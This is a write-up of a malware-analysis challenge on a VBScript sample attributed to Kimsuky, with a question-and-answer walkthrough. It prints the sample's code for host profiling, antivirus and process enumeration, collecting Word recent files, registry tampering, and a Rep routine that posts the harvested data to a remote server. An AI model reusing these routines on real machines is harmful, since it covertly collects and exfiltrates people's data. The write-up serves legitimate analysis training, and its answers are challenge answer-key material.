Kimsuky_APT_Group | Write-up by Wh0isGOTH4M


Sherlock Scenario

> You work as a malware analyst for a cybersecurity company that has received a sample of malware. The malware is believed to be distributed by the threat group Kimsuky, which has targeted various organizations in the past. Your task is to analyze the sample and answer the following questions.

Difficulty: Hard

Task 1 : What is number of information that is retrieved from the "SyInf" function?


On **Kimsuky folder**, I analyzed the malware sample using Notepad++. The `SyInf` function retrieves system information such as PC Name, OS, RAM, CPU, etc.



Answer: 9

Task 2 : Which WMI class is used in the "AntiQuery" function to retrieve antivirus product information?

Inside the `AntiQuery()` function, the script connects to the `root\SecurityCenter2` WMI namespace to gather details about installed security software. It queries the `AntiVirusProduct` WMI class using `ow.InstancesOf("AntiVirusProduct")` to enumerate the antivirus products, their execution paths, GUIDs, and product states on the host.



Answer: AntiVirusProduct

Task 3 : What is the name of the file that the "Rep" subroutine includes with the data when sending it to a specified URL?

In the `Rep` subroutine, the script structures a multipart form-data payload that includes the gathered data as an attached file. As highlighted in the form-data header, the filename parameter specifies `Info.txt` when sending the information via HTTP POST to the remote server.

```
Sub Rep(p_data, p_ui)
    bnd = "----c2xkanZvaXU4OTA"
    pd = "--" & bnd & vbNewLine & _
         "Content-Disposition: form-data; name=""MAX_FILE_SIZE""" & vbNewLine & vbNewLine & _
         "1000000" & vbNewLine & _
         "--" & bnd & vbNewLine & _
         "Content-Disposition: form-data; name=""file""; filename=""Info.txt""" & vbNewLine & _
         "Content-Type: text/plain" & vbNewLine & vbNewLine & _
         p_data & vbNewLine & _
         "--" & bnd & "--"
    with CreateObject("Microsoft.XMLHTTP")
        .open "POST", "http://" & p_ui & "/show.php", False
        .setRequestHeader "Content-Type", "multipart/form-data; boundary=" & bnd
        .send pd
    end with
End Sub
```

Answer: Info.txt

Task 4 : Which registry key is modified by the "SetIEState" subroutine to have a value of "no"?

In the `SetIEState` subroutine, the script modifies the registry via WMI's `StdRegProv` under the `HKCU` hive (`&H80000001`) to suppress Internet Explorer setup prompts.

```
Sub SetIEState()
    Const hk = &H80000001
    regdir = "Software\Microsoft\Internet Explorer\Main"
    With GetObject("winmgmts:\root\default:StdRegProv")
        .SetStringValue hk, regdir, "Check_Associations", "no"
        .SetDwordValue  hk, regdir, "DisableFirstRunCustomize", 1
        .SetDwordValue  hk, "Software\Microsoft\Edge\IEToEdge", "RedirectionMode", 0
    End With
End Sub
```

Answer: HKCU\Software\Microsoft\Internet Explorer\Main\Check_Associations

Task 5 : Which shell operation is used to retrieve the root directory path?

In the `SpDir` function, the script utilizes the Shell COM object (`Shell.Application`) to access folder namespaces. As highlighted in the code, the **`osa.Self.Path`** operation is called on the namespace object (`osa`) to retrieve the absolute file path of the targeted root directory.

```
Function SpDir(p_id, p_subdir)
    On Error Resume Next
    Set osa = CreateObject("Shell.Application").Namespace(p_id)
    root_dir = osa.Self.Path
    str_tmp = vbNewLine & root_dir & p_subdir & vbNewLine
    Set fdr = fso.GetFolder(root_dir & p_subdir)
    For Each subfdr in fdr.SubFolders
      str_tmp = str_tmp & vbTab & "[" & subfdr.Name & "]" & vbNewLine
    Next
    For Each file in fdr.Files
      str_tmp = str_tmp & vbTab & file.Name & vbNewLine
    Next
    SpDir = str_tmp
End Function
```

Answer: osa.Self.Path

Task 6 : What is the property that lists the recent files retrieved in the "FInf" function?

In the `FInf` function, the script automates Microsoft Word via the `Word.Application` object to collect recently accessed documents. As highlighted in the code, it loops through the collection using the **`obWord.RecentFiles`** property to extract file paths and names.

```
Function FInf()
    Set obWord = CreateObject("Word.Application")
    str_tmp = "Word Recent Files:" & vbNewLine
    For Each obFile in obWord.RecentFiles
        str_tmp = str_tmp & vbTab & obFile.Path & "\" & obFile.Name & vbNewLine
    Next
    obWord.Quit
```

Answer: obWord.RecentFiles

Task 7 : Which WMI class is used in the "QProc" function to retrieve the list of running processes?

In the `QProc` function, the script queries the WMI repository under `root\cimv2` to retrieve a list of currently active system processes. As highlighted in the WMI query, it utilizes the `Win32_Process` class to extract process names, Process IDs (PIDs), and Session IDs.

```
Function QProc()
    Set ow_cim = GetObject("winmgmts:\root\cimv2")
    Set plist = ow_cim.ExecQuery("Select * from Win32_Process")
    str_tmp = ""
    For Each ob in plist
        str_tmp = str_tmp & ob.Name & vbTab & vbTab & vbTab & _
                            ob.ProcessID & vbTab & _
                            ob.SessionID & vbNewLine
    Next
    QProc = "++++++++++++ Process List ++++++++++++" & vbNewLine & _
            "Process" & vbTab & vbTab & vbTab & "ProcessID" & vbTab & "SessionID" & vbNewLine & _
            str_tmp & vbNewLine
End Function
```

Answer: Win32_Process

Conclusion

The analyzed Kimsuky VBScript sample functions as a multi-stage reconnaissance and data-harvesting malware designed to covertly establish host visibility and exfiltrate sensitive user data. Upon execution, the malware suppresses user-facing system notifications and browser prompts by modifying key Internet Explorer registry settings under `HKCU\Software\Microsoft\Internet Explorer\Main\Check_Associations`. It then performs comprehensive system profiling by

querying WMI classes—utilizing `Win32_ComputerSystem`, `Win32_OperatingSystem`, and `Win32_Processor` via the `SyInf` function to gather fundamental hardware and OS metrics, while querying `Win32_Process` in `QProc` to map running system tasks and process IDs. To evaluate security defenses, the malware leverages the `AntiQuery` routine to connect to `root\SecurityCenter2` and enumerate installed antivirus solutions using the `AntiVirusProduct` class. Furthermore, it performs file enumeration through `SpDir` via `osa.Self.Path` and inspects document history by automating Microsoft Word to extract recent files using `obWord.RecentFiles`. Finally, all collected reconnaissance data is structured into an `Info.txt` payload within the `Rep` subroutine and exfiltrated over HTTP POST to a remote Command-and-Control (C2) server.